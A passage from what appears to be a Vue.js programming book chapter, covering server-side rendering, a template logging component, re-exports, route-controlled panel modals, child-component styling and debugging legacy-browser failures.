Server Side Rendering is basically about rendering a SPA on the server, sending it to the client, and then hydrating it. Hydration refers to the client-side process of Vue taking over the static HTML file, and turning it into dynamic DOM, that can react to client-side data changes. This solves the issue of having to re-generate a massive number of files. Instead, files are generated only when they are needed. Do you know what's even better than using SSG or SSR? It's using both of them at the same time. Applications can have pages that change rarely, and pages that change from time to time. Therefore, the former could be generated in advance, whilst the latter server-side rendered. What's more, SSR apps can be further improved by caching the files rendered on demand. When a user tries to access a page, the server will check if there is a cached file for it, and if there is, then it would serve it. Otherwise, the page would be server-side rendered on demand, sent to the client, and then cached for subsequent requests.

## 14.1.2   How to make use of SSG or SSR?

Now, you should have a rough idea of what SSG and SSR are about, but might wonder how you can start utilising these techniques. The first way would be to build this functionality yourself. Vue provides SSR documentation that describes how Vue apps can be rendered on the server side. The second way would be to use a tool that already handles it. One of the most popular SSR/SSG frameworks for Vue is Nuxt.js. Nuxt is not the only framework available, of course. Depending on your project requirements, you might also consider Quasar, Gridsome or VuePress. For 2 Vue apps, you can also consider the prerender-spa-plugin, if you want to generate only specific pages in advance.

## 14.2    Logging values in SFC template

From time to time, we might want to check what values are in a template. However, there is no access to the console.log method directly in the Vue template, and if you try to use it, you will get an error. You can create a new method on the Vue component just to log out values, but it is very tedious to do it every time you want to see what kind of value a variable in the template contains. Instead, you can use a component that is automatically registered, as shown below.

**BaseLog.vue** (Vue 2)

```
<script>
export default {
  functional: true,
  props: ['log'],
  render(h, ctx) {
    process.env.NODE_ENV !== "production" &&
      console.log(`%c LOG: `, 'background: #222; color: #bada55', ctx.props.log);
    // eslint-disable-next-line
    return;
  },
};
</script>
```

**BaseLog.vue** (Vue 3)

```
<script>
export default {
  props: ["log"],
  setup(props) {
    process.env.NODE_ENV !== "production" &&
      console.log(`%c LOG: `, "background: #222; color: #bada55", props.log);
    return () => null;
  },
};
</script>
```

**Usage**

```
<template>
  <div>
    <BaseLog :log="value" />
  </div>
</template>
```

This component is very useful for debugging values in the template. As I mentioned before, since the template is compiled by Vue-Loader, there is no access to the *window* object, so we can't just call *console.log* inside of it. Thus, we can just use the **<BaseLog />** component that does not render any content but instead logs out whatever value was passed to the *log* prop. You can configure what this component logs out, as well as the colours. You could even add a "name" prop to set more information about where this component is used.

If you are using VSCode, then you can add a snippet to automatically insert **<BaseLog :log="" />** line in the template. Go to *Preferences > User snippets*, select *vue-html.json*, and add this snippet:

```
{
  "BaseLog": {
    "prefix": "log",
    "body": ["<BaseLog :log=\"$1\" />"],
    "description": "Add BaseLog component in the Vue template."
  }
}
```

After that, you should be able to type in *log* in the Vue template, and press *Tab* to insert the full component.

# 14.3   Exports/Imports

Writing full imports can sometimes be quite cumbersome, especially if you need to import a lot of components that are in the same directory. Imagine you have

a *components/common* directory, and there you have a few components such as *DatePicker*, *Autocomplete*, *EdItor*, *Counter*, and so on. If you need to import all of them somewhere, then it would look something like this:

```
import DatePicker from '@/components/common/datePicker/DatePicker.vue'
import Autocomplete from '@/components/common/autocomplete/Autocomplete.vue'
import Editor from '@/components/common/editor/Editor.vue'
import Counter from '@/components/common/counter/Counter.vue'
```

That's quite a lot of repetition, as each of these components is placed in the *@/components/common* directory, and then nested in their own directories. We can make the importing process a bit nicer if we re-export these components. If you try to import something from a directory without specifying a file name, it will try to import it from an *index.js* file, if it exists. So, what we can do is create an *index.js* file in the *components/common* directory and re-export components there.

**components/common/index.js**

```
export { default as DatePicker } from './datepicker/Datepicker.vue'
export { default as Autocomplete } from './autocomplete/Autocomplete.vue'
export { default as Editor } from './editor/Editor.vue'
export { default as Counter } from './counter/Counter.vue'
```

Now if you want to import these components somewhere else, you can do it like this:

```
import { DatePicker, Autocomplete, Editor, Counter } from '@/components/common'
```

It's much cleaner and succinct. The re-export examples are for default exports, but you can also re-export named exports like this:

```
export { myMethod } from './myMethodFile.js'
```

## 14.4   Route controlled panel modals

From time to time, you might want to display a modal in your application. For instance, if a user is browsing through a list of products, when the product is clicked on, a panel modal could slide in and display more information about the product. Technically, you could just add a panel modal component and control its visibility using the **v-if** directive and a boolean flag. The problem with this approach is that if a user opens the product panel and then refreshes it, the panel will no longer be visible. Similarly, if a user visits the page with a modal via a specific URL, it also won't be visible. This scenario could be handled by adding a query param to the URL like **&productModalOpen=true**, but then we would have to programmatically check for its existence and update **isOpenPanel** flag accordingly. We can automate this if we associate a panel modal with a specific route. Let's start with routes config.

---

If you want to follow this example from scratch, you can scaffold a new Vue 3 project. Otherwise, you can see this example in the Companion App.

---

**router/index.js**

```
import { createRouter, createWebHistory } from "vue-router";
import PanelModalExample from "@/views/panelModalExample/PanelModalExample.vue";
import ViewProductPanel from
        "@/views/panelModalExample/views/ViewProductPanel.vue";
```

```
const routes = [
  {
    path: "/panel-modal-example",
    name: "PanelModalExample",
    component: PanelModalExample,
    children: [
      {
        path: ":id",
        name: "ViewProductPanel",
        component: ViewProductPanel,
      },
    ],
  },
];

const router = createRouter({
  history: createWebHistory(process.env.BASE_URL),
  routes,
});

export default router;
```

We have defined two routes, the first one is */panel-modal-example*, and it renders *PanelModalExample* component. The second one is a child route that accepts dynamic *:id* param, and it renders *ViewProductPanel* component. This component will have a panel sliding from the right side when the route it is registered for, is visited. The reason for using a nested child route is because we don't want the router to redirect to a different component, but rather render a panel modal child route on top of the current route, so that a user doesn't lose the context of the current page.

First, let's create the component to handle the main */panel-modal-example* route.

**views/panelModalExample/PanelModalExample.vue**

```
<template>
  <div>
    <h1>Panel modal</h1>
    <div v-for="product of products" :key="product.id">
      <router-link :to="`/panel-modal-example/${product.id}`">
        {{ product.title }}
      </router-link>
    </div>
    <RoutePanelView />
```

Page 312

```
    </div>
</template>

<script>
import RoutePanelView from "@/components/routePanel/RoutePanelView.vue";
import products from "./products.json";

export default {
  components: {
    // Transition,
    RoutePanelView,
  },
  setup() {
    return {
      products,
    };
  },
};
</script>
```

*PanelModalExample* component renders a list of products with a router-link for each title. When a link is clicked, it will redirect to the `/panel-modal-example/:id` route. Besides that, we also have the `<RoutePanelView>` component that is responsible for rendering `<router-view>`. As you will see below, we don't render just a `<router-view>` component. A v-slot is used to get access to the component that is handling the route, and then that component is wrapped with the `<transition />` component. The `<transition>` component is responsible for handling the sliding animation.

Note that this code example is for Vue 3. If you would like to adapt it to Vue 2 ,you can check out Vue-Router 2 documentation on how to create route transitions, as well as Vue 2's documentation on transitions. There are slight class naming differences between Vue 2 and Vue 3 for the `<transition />` component.

**components/routePanel/RoutePanelView.vue**

```
<template>
  <router-view v-slot="{ Component }">
    <transition name="slide-fade" appear mode="out-in">
      <component :is="Component" />
    </transition>
  </router-view>
</template>

<script>
export default {};
</script>
<style scoped>
.slide-fade-enter-active {
  transition: all 0.5s ease-out;
}

.slide-fade-leave-active {
  transition: all 0.5s cubic-bezier(1, 0.5, 0.8, 1);
}

.slide-fade-enter-from,
.slide-fade-leave-to {
  transform: translateX(100%);
}
</style>
```

Below you will see the code for *ViewProductPanel* component. This is the
component that is rendered when a product router-link is clicked. It renders the
*RoutePanel* component, as well as a few details about the selected product.

**views/panelModalExample/views/ViewProductPanel.vue**

```
<script>
import RoutePanel from "@/components/routePanel/RoutePanel.vue";
import products from "../products.json";

export default {
  components: {
    RoutePanel,
  },
  computed: {
    product() {
      return products.find(product => product.id == this.$route.params.id);
    },
```

```
  },
  render() {
    return (
      <RoutePanel panelClass={this.$style.productPanel}>
        <div class="p-6">
          <div class="mb-4">
            <h2 class="text-2xl font-bold mb-4">{this.product.title}</h2>
            <p>{this.product.description}</p>
          </div>

          <router-link to="/panel-modal-example">Close panel</router-link>
        </div>
      </RoutePanel>
    );
  },
};
</script>
<style module>
.productPanel {
  background-color: #fafafa;
}
</style>
```

You might have spotted that for the *ViewProductPanel* component I did not use the standard SFC template, but JSX instead. It is because, at the time of creating these examples, the slide animation defined in the *RoutePanelView* component was not working correctly. The enter animation worked fine when the product was clicked, and the panel would slide-in correctly. However, when closing the panel, there would be no animation whatsoever, and instead, the component would be removed immediately. This issue was present only when using an SFC template, but not when component markup was returned from the *render* or *setup* function. This issue might already be fixed at the time you are going through this chapter, so you can always convert the *ViewProductPanel* component to the template, to check it out.

Finally, the *RoutePanel* component has a div wrapper with necessary styling for the panel, and a `<slot />` to forward any content that should be rendered inside the panel.

**components/routePanel/RoutePanel.vue**

```
<template>
  <div :class="[$style.routePanel, panelClass]">
    <slot />
  </div>
</template>
<script>
export default {
  props: {
    panelClass: {},
  },
};
</script>
<style module>
.routePanel {
  position: fixed;
  top: 0;
  right: 0;
  width: 80vw;
  min-height: 100vh;
  background-color: white;
  border: 1px solid #ccc;
}
</style>
```

We are dealing with products in this example, so below you can find some content for the *products.json* file. If you would like to add more products, you can get the full file from the Companion App, or in this repo.

**views/panelModalExample/products.json**

```
[
  {
    "id": 1,
    "title": "Fjallraven - Foldsack No. 1 Backpack, Fits 15 Laptops",
    "price": 109.95,
    "description": "Your perfect pack for everyday use and walks in the forest.",
    "category": "men clothing",
    "image": "https://fakestoreapi.com/img/81fPKd-2AYL._AC_SL1500_.jpg"
  },
  {
    "id": 2,
    "title": "Mens Casual Premium Slim Fit T-Shirts ",
    "price": 22.3,
    "description": "Slim-fitting style, contrast raglan long sleeve",
    "category": "men clothing",
    // Make sure to remove the whitespace below
```

Page 316

```
    "image": "https://fakestoreapi.com/img/71-3HjGNDUL
                    ._AC_SY879._SX._UX._SY._UY_.jpg"
  },
  // ...more products
  // You can get more products here:
  // https://github.com/ThomasFindlay/products-json-file
]
```

That's all the code needed.  This is a really great pattern from the UX perspective, as users stay on the previous page without losing context, whilst the panel modal is displayed.  When a user is done with whatever they had to do in the panel, they can just close it and are back to the main page from which the panel was opened.  You might want to add a backdrop overlay behind the modal, to prevent users from clicking on anything outside of the panel until it is closed.

Last note, it's crucial that you do not add a *key* prop to a **<router-view />** component like **<router-view :key="$route.fullPath"/>** higher in the component hierarchy.  The reason for it is that if the route changes to show a panel via nested **<router-view />**, the whole component tree will be scrapped and rendered from scratch, as the *key* prop on the **<router-view />** component will change.

## 14.5   Styling child components

It's a good idea to keep your components encapsulated, so their logic and styles do not affect any other components in an application.  However, sometimes there are cases where we do want to style or override styles of a child component, whether it's a third-party component or your own reusable component.  Imagine you have these two components:

**Parent**

```
<template>
  <div class="parent-container">
    <Child />
```

```
    </div>
</template>

<script>
import Child from "./Child";
export default {
  components: { Child },
};
</script>
```

## Child

```
<template>
  <div class="child-container">
    <div class="child-content">
      Child
    </div>
  </div>
</template>

<script>
export default {};
</script>
```

You might want to change background colour of the **<div class="child-content">** element from the parent. One way to do it would be to just add a style like this in the parent:

```
<style>
.child-content {
  background-color: lightblue;
}
</style>
```

The problem with this approach is that this style will affect elements with class *child-content* everywhere in your application. That's problematic, and this isn't something we want. You technically could go with this approach and use some naming convention like BEM, but still, the style is leaking out of the component. Fortunately, there are ways to handle it. The first one is to use of *::v-deep*, as shown below.

### 14.5.1 Scoped ::v-deep

**Parent** (Vue 2)

```
<style scoped>
::v-deep {
  .child-content {
    background-color: lightblue;
  }
}
</style>
```

**Parent** (Vue 3)

```
<style scoped>
::v-deep(.child-content) {
  background-color: lightblue;
}
</style>
```

In Vue 3, the `::v-deep {}` is deprecated in favour of passing a selector to `::v-deep` as an argument, as specified in this rfc. This approach works and solves the problem of leaking styles, as we also made the `<style>` scoped to the *Parent* component. But what if we have two different child components that have class *.child-content*? Both of them would be affected. This can be fixed by adding a parent selector to ensure only the specific child component is styled.

**Parent**

```
<style scoped>
.parent-container {
  ::v-deep(.child-content) {
    background-color: lightblue;
  }
}
</style>
```

## 14.5.2 Style Modules

The second way to style child components is using style modules. If you declare your styles using **`<style module>`**, then those styles will be available in the **`$style`** object on the component instance. They can be passed around and down to child components as props. See code below.

**Parent**

```
<template>
  <div class="parent-container">
    <Child :childContentClass="$style.childContent" />
  </div>
</template>
<script>
// ... imports and component registration
</script>
<style module>
.childContent {
  background-color: lightblue;
}
</style>
```

The parent component defines *.childContent* class that is then passed down to the *Child* component via *childContentClass* prop. This new style can then be composed with an internal style of the *Child* component, as shown below. The style passed from the parent takes precedence over the internal style, as it was passed last.

**Child**

```
<template>
  <div class="child-container">
    <div
      :class="[$style.childContent, childContentClass]"
    >
      Child
    </div>
  </div>
</template>

<script>
```

```
export default {
  props: {
    childContentClass: {},
  },
};
</script>

<style module>
.childContent {
  background-color: lightgreen;
}
</style>
```

On the one hand, the style module approach requires a bit more code, as you need to specify class props.  On the other hand, this explicitness can serve as a component's styling API and indicate what elements can be styled and how. It's effortless to compose styles with it, whilst if you use *scoped* styles, you also need to deal with selector precedence.  That's why personally, I prefer to use style modules instead of scoped styles and `::v-deep`. What's more, with style modules you can export values and make them available on the Vue instance via *$style* object as shown below.

```
<style module>
:export {
  sidePadding: 20px
}
</style>

// somewhere in component
$style.sidePadding
```

---

There is an important thing you should remember if you decide to use *scoped* styles. Do not target HTML elements directly like this: `span { color: red }`. This is due to the fact that scoped style is much slower when combined with an attribute selector. Instead, always use classes or ids such as in `.text-span { color: red }`.

# 14.6 Vue app does not work in an older browser

You might ask, what can I do?. Wasn't the app supposed to work just fine in legacy browsers if scaffolded with Vue-CLI? Yes, it was supposed to. You open your app in Internet Explorer and you are welcomed by a white screen and errors in the console. This can be very problematic to solve, especially in browsers like IE that have really terrible error messages. It's like trying to find a needle in a haystack. Fortunately, the reason for this problem usually is quite simple, but might take a bit of time to solve. Most of the time, this issue is caused by third-party dependencies. Who would have thought? Some library authors do not provide ES5 compatible code, but instead, ship ES6+ code and leave the bundling up to those who use their libraries. Sometimes, unfortunately, the authors forget to mention that. Babel-loader that is used by Vue CLI under the hood, by default does not transpile dependencies that are coming from *node_modules*. Fortunately, we can tell it to transpile specific modules by passing an array to *transpileDependencies* property in the *vue.config.js* file. This config file should be placed in the root of your project.

**vue.config.js**

```
module.exports = {
    transpileDependencies: ['<Dendency Name>']
}
```

Quite simple solution, isn't it? Unfortunately, we are not done yet. There is a reason why I mentioned before that it might take a bit of time to solve the problem because now we need to find out, which dependencies are the culprits, that need to be transpiled. I don't think there are many developers who test their apps every day in IE. Therefore, when we finally do find out that there is a problem in a legacy browser, we might already have quite a large application with a lot of dependencies. So how to find out which one is messing up the application? Well, what you can do is head to the *main.js* file where you should have your application's root component and basically comment everything out. Next, add a short snippet to mount the application using *createApp()* or *new*

*Vue()*, depending on which version of Vue you're using. You can add a simple template with some kind of a message like *hello world*, and then check if it is rendered successfully or if there is still an error.

**main.js** (Vue 2)

```
import Vue from 'vue'
// ... all imports, plugins, etc
// ... commented out mounting

// new fresh mount
new Vue({
  template: "<div>hello world</div>"
}).$mount('#app')
```

**main.js** (Vue 3)

```
import { createApp } from 'vue'
// ... all imports, plugins, etc
// ... commented out mounting

// new fresh mount
createApp({
  template: '<div>hello world</div>'
}).mount('#app')
```

At this point, the application should render the *hello world* message. Now you can start uncommenting out the plugins and refreshing the application to see if it broke after one of the plugins was uncommented out. Remember that there could be more than one dependency that is causing the problem. Another thing I need to mention is that Internet Explorer is horrible when it comes to refreshing its cache. Even with hard reload, it still would serve old files for some time, so keep this in mind. The last thing to uncomment and add back should be the *App.vue* component. If you have uncommented out everything besides the *App.vue* component and the application still renders the *hello world* message but crashes after putting the *App.vue* component back, then it means the issue is more profound. It's possible that the culprit dependency was not registered globally, but instead is imported somewhere in your application directly.

If this is the case, then the next step is to go to the *App.vue* component and repeat the process. Comment everything out and add a simple message inside of the *App.vue* component, and then start adding the code back. If the application breaks after uncommenting out the **<router-view />** then you will know that the problem lies in the component that is handling the current route. You can head to that specific component and repeat the process of commenting everything out and then uncommenting line by line, thus going further down the component tree. You should finally arrive at the component or file that is using an external dependency causing this issue.